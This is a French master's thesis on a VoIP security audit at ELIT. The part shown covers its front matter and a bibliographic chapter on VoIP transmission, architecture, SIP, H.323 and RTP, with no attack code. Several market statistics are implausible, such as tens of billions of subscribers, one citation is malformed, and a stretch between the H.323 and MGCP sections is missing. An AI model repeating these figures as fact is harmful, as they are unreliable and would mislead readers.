Ministère de l'Enseignement Supérieur et de la Recherche Scientifique

Université Saad Dahleb Blida 1

Faculté des Sciences

Département d'Informatique

Spécialité : Sécurité des Systèmes d'Information

Mémoire de Fin d'étude

En vu d'obtention de Master 2 en Informatique

Thème

Audit de vulnérabilité VoIP et mise en place d'une Solution Sécurisée

Organisme d'accueil : El Djazair Information Technologie (ELIT)

Présenté par :

GACEM Sarra et HAFFIS Asmaa

Promotrice : Arkam Meriem

Encadrant : Bendelhoum Souhaib

Présidente de jury F. Boumahdi

Année Universitaire 2016/2017

Remerciement

Avant d'entamer ce rapport de projet de fin d'étude, nous tenons à exprimer notre sincère gratitude envers tous ceux qui nous ont aidé ou ont participé au bon déroulement de ce projet.

Tout d'abord, nous tenons à remercier notre promotrice Mme. Arkam Meriem, professeur à l'université Saad Dahleb Blida, pour sa compréhension et son aide inestimable à la mise en place de ce modeste travail.

Nous remercions également Mr. Bendelhoum Soheib, ingénieur en sécurité informatique à ELIT, pour son accueil, sa disponibilité, ses conseils et son soutien qu'il nous a apporté afin de nous permettre de bien cerner le travail à réaliser au long du stage.

Nos vifs remerciements vont également aux membres du jury pour l'intérêt qu'ils ont porté à notre recherche en acceptant d'examiner notre travail et de l'enrichir par leurs propositions.

On en profite pour remercier tous nos camarades de promotion pour leur support moral et encouragement.

Enfin, un merci pour toute autre personne qui a contribué de près ou de loin à la réalisation de ce projet.

Dédicaces

Je dédie ce modeste travail :

A mes parents ; aucun hommage ne pourrait être à la hauteur de l'amour dont ils ne cessent de me combler. Que dieu leur procure bonne santé et longue vie.

A celui que j'aime beaucoup et qui m'a soutenue tout au long de ce projet : mon fiancé Benkoulal Abdelghani et mes beaux-parents.

A mes sœurs Sarra et Hadjer, Zineb, Soumia, et mon frère Abdellah.

A toute ma famille, et mes amis.

A mon binôme Sarra.

Et à tous ceux qui ont contribué de près ou de loin pour que ce projet soit possible, je vous dis merci.

Asmaa

Dédicaces

J'ai le grand Plaisir de dédier ce travail et témoignage d'affectaction et de

reconnaissance à tous ceux qui m'ont aidé à réaliser :

A mes parents, pour leurs encouragements, soutiens,

affectation et confiance.

A mon binôme Asma qui m'a donné confiance et espoir pour continuer ce travail.

A mes amis spécialement Sarah, Hana, Sihem, Zinou, Babise, qui nous ont donné confiance

et espoir et qui nous ont soutenus durant tout le cursus universitaire.

Sarra

ملخص

في الآونة الأخيرة، أصبحت المؤسسات ومعظم قطاعات الأعمال تتوجه صوب أنظمة الاتصال عبر الانترنت VOIPلما تقدمه من خدمات وفوائد عظيمة. على سبيل المثال، سهولة التشغيل لهذه الأنظمة، المرونة في استخدام هذه الأنظمة، حرية التجوال داخل وخارج الشركة مع القدرة على قابلية الاتصال بكفاءة عالية. بالإضافة إلى جميع هذه المزايا، تعتبر توفير كلفة الاتصال من أهم وأفضل المزايا التي تقدمها أنظمة الاتصال عبر الانترنت. لكن يجدر بنا أن نضع في الحسبان المخاطر الكبيرة التي تأتي مع دخول هذه التقنية في عالمنا، ولذلك سوف نتطرق في هذا المقال إلى طرح عدة مخاطر أمنية التي قد تنتج عن وجود أنظمة الاتصال عبر الانترنت. وما يدعي إلى الاهتمام أكثر هو كيفية التصدي لهذه المخاطر وكيفية وضع احتياطات جديرة بحماية خصوصية وسرية الاتصال من أجل ضمان حماية هذه الشركات والمؤسسات من أي محاولة لاختراق هذه الأنظمة ومن محاولات الاستغلال.

الكلمات المفتاحية :الانترنت، VOIP، الاتصال، حماية.

Résumé

Au cours des dernières années, la technologie de la voix sur IP s'est imposée progressivement dans tous les domaines, et est de plus en plus déployée au sein des entreprises et les opérateurs de télécommunication. Cette technologie permet de transiter les communications audio-visuelles sur le réseau IP. Elle utilise le protocole de signalisation SIP pour créer, gérer, et terminer les sessions multimédia.

VoIP est très économique et apporte bien beaucoup d'avantages, mais a aussi ses inconvénients dont le majeur est la sécurité. En effet, elle vulnérable aux attaques liées au système lui-même et aussi au protocole SIP.

Dans ce cadre, nous avons fait une étude détaillée sur la VoIP (fonctionnement, avantages, inconvénients, sécurité…) et réalisé un audit de sécurité pour déterminer les vulnérabilités de la VoIP, puis développé une solution VoIP sécurisée basée sur SIP.

Mots clé : Voix sur IP, sécurité VoIP, SIP, audit de sécurité, test de pénétration.

Abstract

In recent years, Voice over IP technology has gradually emerged in all areas, and is increasingly deployed within enterprises and telecommunication operators. This technology allows the transmission of audio-visual communications over the IP network. It uses the SIP signaling protocol to create, manage, and terminate multimedia sessions.

VoIP is very economical and brings many benefits, but also has its disadvantages of which the major is the security. Indeed, it is vulnerable to attacks related to the system itself and also to the SIP protocol.

In this framework, we carried out a detailed study on VoIP (functioning, advantages, disadvantages, security ...) and carried out a security audit to determine the vulnerabilities of VoIP and then developed a secure VoIP solution based on SIP.

Key words: Voice over IP, VoIP security, SIP, security audit, penetration test

Table des matières

Liste des figures

Liste des abréviations

AES : Advanced Encryption Standard

ARP : Address Resolution Protocol (protocole de résolution d'adresse).

CA : Autorité de Certification

CAN : Convertisseur Analogique-Numérique.

CIPC : Cisco IP Communicator.

CME : Call Manager Express

CME : Call Manager Express.

CNA : Convertisseur Numérique- Analogique.

CTL : Certificate Trust List

CUCME : Cisco Unified Communication Manager Express.

CUVA : Cisco Unified Video Advantage.

DES : Data Encryption Standard.

DHCP : Dynamic Host Configuration Protocol.

DoS : Deny of Service (Déni de Service).

DRAM : Dynamic Random Access Memory (Mémoire RAM dynamique).

ELIT : EL djazair Information Technology.

FAI : Fournisseur d'Accès à Internet

FMI : Future Market Insights.

GNS3 : Graphical Network Simulator.

HTTP : HyperText Transfer Protocol (Protocole de transfert hypertexte).

IAX : Inter-Asterisk eXchange.

IETF : Internet Engineering Task Force (Détachement d'ingénierie d'Internet).

IMS : Infrastrucre Management System / information

IP : Internet Protocol.

ISO : Internetwork Operating System (Système d'exploitation pour la connexion des réseaux).

LAN : Local Area Network (réseau local).

MB : Mega Bit.

MC : contrôleur multipoint.

MCU : (unité de contrôle multipoint).

MD5 : Message Digest 5.

MGCP : Media Gateway Control Protocol.

MITM : Man In The Middle.

MP : processeur multipoint.

MSM : Media Security Module.

NAT : Network address translation.

NTP : Network Time Protocol (protocole d'heure réseau).

PBX : Private Branch Exchange.

PCM : Pulse Code Modulation.

QoS : Quality of Service (Qualité de Service).

RFC : Request For Comments (demande de commentaires).

RTCP : Real-time Transport Control Protocol.

RTP : Real-time Transport Protocol (protocole de transport en temps réel).

SBC : (Contrôleurs de frontière de session).

SDK : Soft Development Kit.

SIP : Session Initiation Protocol.

SPIT : Spam over Internet Telephony.

SRTP : Secure Real-time Transport Protocol

SSH : Secure Shell.

SSL : Secure Sockets Layer

SSM : Server Security Module.

STUN: Simple Traversal of UDP through NAT

TCP : Transmission Control Protocol.

TDM : Time Division Multiplexer.

Telnet : TELecommunication Network.

TFTP : Trivial File Transfer Protocol (protocole simplifié de transfert de fichiers).

TLS : transport layer security (Sécurité de couche de transport).

UAC : User Agent Client (Agent Utilisateur Client).

UAS : User Agent Server (Agent Utilisateur Serveur).

UDP : User Datagram Protocol.

UIT : Union International des Télécommunications.

URL : Uniform Resource Locator (Localisateur Uniforme de Resource).

Vlan : Virtual LAN.

VoIP : Voice over IP (Voix sur IP).

VTY : Virtual TeletYpe.

WAN : Wide Area Network (réseau étendu).

Introduction générale :

Avec l'évolution des réseaux IP en général et d'Internet en particulier, le système téléphonique traditionnel est devenu obsolète. Aujourd'hui, il est possible de transmettre la voix sur un réseau IP.

La technologie de la voix sur IP est de plus en plus répandue, elle permet d'effectuer et de recevoir des appels via un réseau IP. Sa définition dépasse la transmission de la voix pour englober d'autres services multimédias dont la vidéo, les appels conférence, le message instantané, etc… De nos jours, de nombreuses organisations et entreprises migrent leurs services de système téléphonique traditionnel vers la VoIP, en raison de leur potentiel de flexibilité accrue, de fonctionnalités plus riches et de coûts réduits par rapport au réseau téléphonique traditionnel.

Problématique : L'immense popularité de la voix sur IP apporte des problèmes de sécurité élevés. Cette solution, qui est entièrement basée sur la technologie IP, est donc affectée par les vulnérabilités qui menacent la sécurité de ce protocole et l'infrastructure réseau sur laquelle elle est déployée et visent à perturber et à compromettre le trafic.

Le service VoIP utilise le protocole de signalisation SIP pour créer et gérer les sessions de communication audio-visuelle. Bien que SIP devient de plus en plus utilisé et gagne en réputation en tant que protocole prometteur pour la VoIP, il expose la communication à plusieurs risques auxquels la transmission de données n'a jamais confronté auparavant.

Les menaces de sécurité dans les réseaux VoIP sont actuellement une préoccupation majeure pour les entreprises, qui cherchent à réduire, au maximum, le risque d'attaques et protéger leur réseau VoIP. Plusieurs solutions de sécurité ont été pris en charge telles que : les pare-feu, les mots de passe sécurisés et le chiffrement... Cependant, de telles mesures sont généralement insuffisantes et ne répondent pas aux exigences de la sécurité de la VoIP, puisque la plupart des attaques se produisent au niveau du protocole SIP. Il est ainsi nécessaire de définir des mécanismes spécifiques et les intégrer aux architectures existantes. Pour cela nous avons choisi La société ELIT, "EL Djazair Information Technology", comme un étude de cas.

Objectif : Ce travail a pour objectif : l'étude de la VoIP et son architecture, l'étude du protocole de signalisation SIP, l'étude des vulnérabilités et des attaques de sécurités liées à la VoIP et à SIP ; et enfin la mise en place une solution de VoIP sécurisée basée sur SIP.

Structure de mémoire : Ce rapport de fin d'étude se répartie en trois chapitres. Le premier chapitre initie la voix sur IP et son fonctionnement, décrit son architecture et ces protocoles, énumère les majeurs points forts de cette technologie ainsi que ses faiblesses dont la sécurité est la plus cruciale, et cite quelques mesures et meilleures pratiques pour sécuriser et protéger les réseaux VoIP contre les attaques. Le deuxième chapitre du rapport s'intéresse au protocole SIP et ses différents types de vulnérabilités, et aussi à l'audit de sécurité et à la réalisation de quelques attaques sur l'infrastructure de VoIP. Les bonnes pratiques et solutions de sécurités à mettre en places pour remédier à chaque vulnérabilité, sont aussi définies. Le dernier chapitre, s'intéresse à la mise en place d'une solution de VoIP basée sur SIP pour les entreprises. Les différents prérequis, logiciels et librairies nécessaires sont présentés, et les paramètres essentiels sont définis et configurés.

CHAPITRE 1 : ETUDE BIBLIOGRAPHIQUE DE LA VOIX SUR IP

1. Introduction

La technologie de la voix sur IP, considérée comme une alternative au réseau téléphonique traditionnel à commutation publique, constitue une des plus importantes évolutions dans le monde des télécommunications.

De nombreuses entreprises et d'autres organisations de télécommunications sont passées d'un système de téléphonie traditionnelle à la VoIP, ce qui leur donne des économies de commodité et de coûts pour les lignes, l'équipement, la main-d'œuvre et l'entretien.

Bien que cette rentabilité soit l'une des motivations pour les entreprises pour migrer à la VoIP, les infrastructures de téléphonie IP offrent de nombreux avantages et services multimédia, ces derniers incluent non seulement la voix, mais aussi la vidéo, le message instantané, les données de présence et les données de télécopie via le réseau IP. Le service VoIP est exposé aux mêmes menaces existantes dans le monde IP.

Ce chapitre, introduit la technologie de la voix sur IP, couvrant son fonctionnement, son architecture et les protocoles sous-jacents. Cette nouvelle technologie est venue pour effacer les inconvénients de la téléphonie traditionnelle, mais elle a aussi ses propres revers ; on détaillera dans ce chapitre tous ces avantages et ces inconvénients. On discutera par la suite les différentes solutions liées à la sécurité des réseaux VoIP déployés par les entreprises afin de protéger leurs réseaux, mais avant cela, il est important de connaître ses risques majeurs.

2. Définition

La voix sur IP (VoIP) est une technologie révolutionnaire qui permet de convertir les signaux audio d'un appel en données numériques (paquets Internet) et les transmettre à travers internet jusqu'à leur destination. [1]

En plus simple, VoIP permet aux utilisateurs d'effectuer et de recevoir des appels téléphoniques en utilisant le protocole Internet (IP) soit sur l'Internet public ou un réseau privé de données au lieu d'utiliser un service téléphonique ordinaire. Cela permet de se connecter à des numéros de téléphone réguliers localement ou partout dans le monde.

3. L'évolution de la VoIP

3.1. L'historique technologique

Les progrès techniques qui ont permis l'avènement de cette innovation datent de la fin du XXe siècle.

- En Février 1995, la société VocalTec a lancé le tout premier programme internet appelant basé sur le protocole H.323, bien nommé Internet Phone, qui a permis d'échanger des appels vocaux entre deux communiquant [2]. Aucune vidéo n'était disponible à ce moment-là, et la configuration exige que les deux utilisateurs soient sur le même logiciel.
- En 1996, les utilisateurs pouvaient échanger des messages vocaux sur Internet. Cela présentait d'énormes complications telles que la qualité sonore médiocre, les périodes de silence et la perte de connexion [2]. La même année, VocalTec a annoncé son logiciel de téléphone Internet en collaboration avec Microsoft NetMeeting.
- En 1998, VocalTec a créé des capacités d'appel de téléphone à téléphone et de téléphone à ordinateur pour la VoIP. A la fin de cette année, il y avait trois fabricants de commutateurs IP qui ont introduit le logiciel de commutation VoIP comme norme dans leur équipement de routage. [2]
- En 1999, le protocole SIP a été normalisé comme RFC 2543. Les sociétés de téléphonie mobile adoptent éventuellement SIP comme protocole de signalisation de choix pour la VoIP mobile. Il a permis entre autres de localiser un utilisateur, de s'assurer de sa disponibilité et d'analyser son profil. [3]
- En 2003, la version beta de Skype a vu le jour. L'application a offert une variété de fonctionnalités telles que : appel vocal en ligne, communication vidéo, les messages instantanés, le transfert de fichiers…. [3]
- Aujourd'hui, la voix sur IP est devenue une technologie bien éprouvée qui continue à gagner en popularité. Elle est actuellement utilisée dans un nombre très notable des entreprises, grandes et petites.

3.2. L'historique économique

Les progrès technologiques et l'utilisation accrue des nouveaux services VoIP par les gouvernements et les entreprises de télécommunications est le moteur de la croissance du marché des services VoIP global.

Cette partie explorera le marché VoIP en constante évolution :

- En 2000, les appels VoIP représentaient 3% et, en 2003, ce nombre avait bondit de manière significative à 25% grâce à l'apparition de Skype, qui a donné aux utilisateurs plus d'options pour la communication. [4]
- En 2005, les revenus globaux de la VoIP atteindront plus de 30 milliards de dollars, Skype a fait sauter la scène quand ils ont introduit le chat vidéo dans leur logiciel.
- La croissance du marché a progressivement augmenté de 1,4% à 41,7 milliards d'euros en 2010. [5]
- En 2012, le marché de la VoIP a atteint 98,9 milliards d'abonnés, ce qui représente plus de 43 milliard de dollars en chiffre d'affaires global. [6]
- En 2015, les revenues des appels VoIP à longue distance a atteint 50.4 milliards de dollars dans le monde entier. [7]
- Les utilisateurs mobiles de VoIP devraient atteindre 1 milliards de dollars d'ici la fin 2017. [8]
- L'ensemble du marché des services VoIP a été évalué à 85,9 milliards de dollars en 2016 et devrait atteindre 94,1 milliards de dollars d'ici la fin 2018. [2018]
- D'ici 2020, le nombre d'utilisateur augmentera à environ 204,8 milliards, représentant 86,20 milliards de dollars de revenues mondiales. [10]

4. Le principe de transmission de la voix sur IP

Le principe de la voix sur IP est basé sur la numérisation de la voix, c'est-à-dire le passage d'un signal analogique à un signal numérique. Celui-ci est compressé en fonction des codecs choisis, cette compression a comme but de réduire la quantité d'information qui est transmise sur le réseau (comme par exemple la suppression des silences). Le signal obtenu est découpé en paquets, à chaque paquet on ajoute les entêtes propres au réseau (IP, UDP, RTP…) et pour finir, il est envoyé sur le réseau.

A l'arrivée, les paquets transmis sont réassemblés en supprimant d'abord les entêtes. Le signal de données ainsi obtenu est décompressé puis converti en signal analogique afin que l'utilisateur puisse écouter le message d'origine.

Le transport de la voix sur IP est assez complexe et ce fait en plusieurs étapes qui se résument par le schéma suivant :




Figure 1: Principe de fonctionnement VoIP [11]

1. ***Acquisition du signal :*** La première étape consiste à capter la voix à l'aide d'un micro, qu'il s'agisse de celui d'un téléphone ou d'un micro casque.

2. ***Numérisation :*** La voix sortante d'un téléphone traditionnelle est un signal analogique. C'est pour cette raison que nous devons la numériser à l'aide d'un CAN (convertisseur analogique-numérique) suivant le format PCM (pulse code modulation) a 64 kps.

3. ***Compression :*** Dès que le signal est numérisé, il faut le compresser à l'aide d'un codec afin de réduire la quantité d'informations et la bande passante nécessaire pour transmettre le signal. Ce codage doit offrir la meilleure qualité de voix possible.

4. ***Habillage des en-têtes :*** Ajouter aux données des en-têtes correspondant à des informations sur leur transport (telles que l'adresse IP de destination).

5. ***Émission et transport :*** les paquets sont transférés depuis la source pour atteindre la destination sans qu'un chemin précis soit réservé pour leur transport.

6. ***Réception :*** une fois les paquets arrivés à leur destination, il faut les placer dans le bon ordre et assez rapidement pour ne pas affecter la qualité de la voix.

7. ***Conversion numérique analogique :*** elle se fait à l'aide d'un CAN, c'est la réciproque de l'étape 2.

8. ***Restitution :*** à l'arrivée, la voix est restituée par le haut-parleur du casque, du combiné téléphonique ou de l'ordinateur.

5. L'architecture de système VoIP

Le schéma suivant représente la topologie générale d'un réseau de voix sur IP. On notera que cette architecture est basique où aucun équipement de sécurité n'est utilisé.




Figure 2: Architecture VoIP basique [12]

Les systèmes VoIP font usage de matériels spécialisés tels que des terminaux (téléphones VoIP ou d'autres paramètres), et peuvent inclure des passerelles et Gatekeepers.

Les éléments ci-dessus sont le minimum requis pour une connexion VoIP :

- Le routeur : Permet d'acheminer les paquets vers leur destination.

- Les passerelles : sont des dispositifs de réseau qui convertirent la voix et appels fax, en temps réel, entre les signaux téléphoniques et le point de terminaison IP. Les principales fonctions

d'une passerelle VoIP incluent : compression/décompression de la voix et le fax, le routage des appels et la signalisation de commande.

- Le PABX : est un système de commutation téléphonique privé qui est hébergé par un fournisseur de téléphonie et transmis sur un réseau IP. Il permet de faire le lien entre la passerelle ou le routeur et le réseau RTC.

- Les terminaux : les terminaux les plus communs sont les PCs et les téléphones.

- Gateway : Un dispositif qui permet de relier deux différents types de réseaux, dans ce cas, les réseaux de téléphonie. Il utilise les protocoles Internet pour transmettre et recevoir des communications vocales. Il est responsable de la conversion du trafic téléphonique en paquets IP numériques, la compression / décompression des paquets de la voix ou d'autres médias.

- Le Gatekeeper : est un élément de gestion des réseaux multimédia H.323. Il agit en tant que point central pour tous les appels au sein de sa zone. Bien qu'il soit optionnel, il fournit plusieurs options : la traduction d'adresse, le contrôle d'admission, et le contrôle de la bande passante pour sa zone.

6. Les protocoles de la VoIP

Il existe un certain nombre de protocoles qui peuvent être utilisés afin d'assurer les services de communication VoIP. Dans cette section nous avons divisé ces outils logiciels en trois groupes : les protocoles de signalisation, protocoles de transport et codecs.

6.1. Les protocoles de signalisation

La signalisation d'appel est utilisée dans les systèmes voix sur IP pour établir des connexions entre des points finaux ou entre un point final et un portier. Les protocoles de signalisation VoIP les plus couramment utilisés sont les suivants :

6.1.1. Le protocole SIP

SIP (Session Initiation Protocol) est un protocole appartenant à la couche d'application du modèle OSI développé par l'IETF. Il est utilisé dans le but d'établir, modifier et mettre fin à une session multimédia sur le protocole Internet. [13]

i. Les composant de SIP




Figure 3 : Déroulement d'une session SIP entre deux téléphones [13]

· Le téléphone appelant demande un établissement d'une session avec le téléphone appelé via la requête "INVITE"

· Le téléphone appelé envoie une réponse "100 - Trying".

· Lorsque le téléphone appelé commence à sonner une réponse "180 - Ringing" est renvoyée.

· Quand le téléphone appelé décroche, une réponse " 200 - OK" est envoyée.

· L'appelant répond par un "ACK" pour confirmer l'établissement de la session entre eux.

· Maintenant, les deux téléphones sont désormais connectés et échangent des données via le réseau téléphonique.

· Lorsque l'un des interlocuteurs raccroche, une requête "BYE" est envoyée à l'autre.

· Ce dernier répond par un "200 - OK"

iii. Les avantage de SIP

Le SIP initialement déployé auprès des particuliers au travers des nombreuses offres de VoIP, s'est ensuite imposé au sein des entreprises en apportant de nombreux bénéfices : [14]

- Le SIP est facile à mettre en œuvre et nécessite moins de temps d'installation que ses protocoles précédents.

- Étant basé sur le texte, il est facile à programmer. C'est un protocole peer-to-peer, qui ne nécessite aucune implémentation au niveau du réseau.
- SIP est évolutif. La structure de réseau basée sur le protocole SIP facilite l'expansion et l'augmentation de son nombre de composants.
- SIP est indépendant de la couche de transport. Il peut utiliser UDP, TCP, TLS,etc…
- Interaction avec d'autres protocoles de signalisation : Le protocole SIP peut être utilisé conjointement avec d'autres protocoles de téléphonie IP et pour communiquer avec le réseau intelligent.
- Extensibilité : Le protocole se caractérise par la possibilité de le compléter par de nouvelles fonctionnalités lorsque de nouveaux services apparaissent.
- Les utilisateurs peuvent participer à une session, peu importe le genre de discussion qu'il utilise ou où il se trouve. Par exemple, dans une conférence, une personne ayant une caméra peut lancer un appel vidéo avec une personne qui ne possède pas de caméra.

iv. Les inconvénients de SIP

Les inconvénients de protocole SIP sont : [15]

- Le message SIP contient des informations que le client et le serveur aimeront garder privées, mais l'en-tête SIP ainsi que le message transmis dans un réseau VoIP rend difficile la confidentialité de ces informations
- Les messages SIP sont envoyés en clair et aucune authentification de message SIP ne s'inscrit dans le protocole.
- Diminution potentielle de la qualité de l'appel lorsque la bande passante est saturée
- Vulnérable aux attaques telles que : l'écoute, SPIT, détournement d'enregistrement….
- Les pares feux traditionnels ne protègent pas le trafic SIP.

6.1.2. Le protocole H.323

Il s'agit de la norme conçue par l'UIT-T (Union internationale des télécommunications) en Février 1996, qui définit un ensemble de protocoles pour fournir la communication vocale, vidéo et de données en temps réel sur les réseaux à commutation de paquets [16]. Il offre une vaste gamme de services qui peut être utilisé dans les entreprises et les applications de divertissement.

i. Les composants de H.323

multimédias ou agents d'appel. MGCP utilise une architecture de contrôle d'appel maître-esclave, avec l'agent d'appel comme maître et les nœuds finaux comme esclaves. Il est responsable de la mise en œuvre de la migration du RTPC vers la téléphonie IP dans les grandes entreprises, les FAI et les opérateurs en convertissant les circuits TDM d'aujourd'hui en paquets vocaux de demain. [17]

6.1.5. La comparaison entre les protocoles

Les deux protocoles SIP et H.323 sont considérés les standards définis jusqu'à présent pour la signalisation à propos de la téléphonie sur Internet. Ils présentent tous les deux des approches différentes pour résoudre un même problème.

Les principales différences peuvent être résumées dans ce qui suit :

- Contrairement à H.323, SIP laisse les spécificités des implémentations de fonctionnalités aux développeurs, ce qui leur confère une grande flexibilité lors de la conception ou de l'utilisation du protocole.
- SIP est un protocole plus simple que H.323, et il nécessite moins de messages pour établir une session. H.323 nécessite un nombre relativement important d'échanges de messages pour établir et gérer des sessions.
- En raison de la souplesse et de l'extensibilité de SIP, il a rapidement pris de l'ampleur parmi les premiers fournisseurs de systèmes de téléphonie IP.
- Le SIP peut être utilisé pour le partage de fichiers, la messagerie instantanée, les jeux en ligne et d'autres communications multimédias, en plus de la conférence multimédia. Toutefois, H323 cible uniquement les conférences multimédias.
- SIP est un protocole textuel où les messages sont codés en ASCII. D'autre part, les messages H323 sont compacté en binaire. SIP est donc facilement lisible que H323.
- H323 est plus fiable que SIP, car il dispose de fonctionnalités pour gérer les pannes de connexions et de périphériques réseau, tandis que SIP ne dispose pas de mécanismes de détection et de récupération de pannes de haut niveau.

6.2. Les protocoles de transport

Les protocoles de transport sont utilisés pour transmettre des médias tels que l'audio et la vidéo sur les réseaux IP. Les plus courants sont RTP et RTCP.

6.2.1. Le protocole RTP

Le protocole RTP (Real-time Transport Protocol) est une norme de protocole internet, défini dans la RFC 1889 et publié en 1996, qui fournit des fonctions de transport de réseau de bout en bout adaptées aux applications qui transmettent des données en temps réel des données multimédias sur des services de réseau multicast ou monodiffusion. [19]
Plus généralement, RTP permet de définir le format des paquets circulant dans les réseaux audio et vidéo sur IP ainsi que leurs contenus pour leur associer une transmission sécurisée.

6.2.2. Le protocole RTCP

Le protocole RTCP (Real-time Transport Control Protocol), défini dans le RFC 3550, fonctionne avec le RTP et repose sur la transmission périodique des paquets de contrôle par tous les participants de la session. Son rôle est de déterminer si RTP fournit la qualité de service (QoS) nécessaire. [19]

6.3. Les Codec VoIP

Un codec numérique code et compresse les signaux audio analogiques en utilisant des modèles mathématiques complexes. Le rôle principal d'un codec est de rechercher un équilibre entre l'efficacité de transmission (bande passante) et la qualité des signaux vocaux. C'est-à-dire, la transmission de la meilleure qualité de signaux vocaux numériques à la bande passante la plus faible possible. Un codec se réfère à la fois au codeur / décodeur et à la compression / décompression. [20]

7. Les avantages de la VoIP

Les fournisseurs de services de téléphonie VoIP offrent de nombreux avantages aux utilisateurs par rapport à la téléphonie ordinaire. Certains des principaux avantages de VoIP ont été présentés ci-dessous : [21]

- ***L'économie d'argent***

La première et la plus importante incitation à choisir les services VoIP au lieu des systèmes téléphoniques traditionnels est l'économie d'argent.
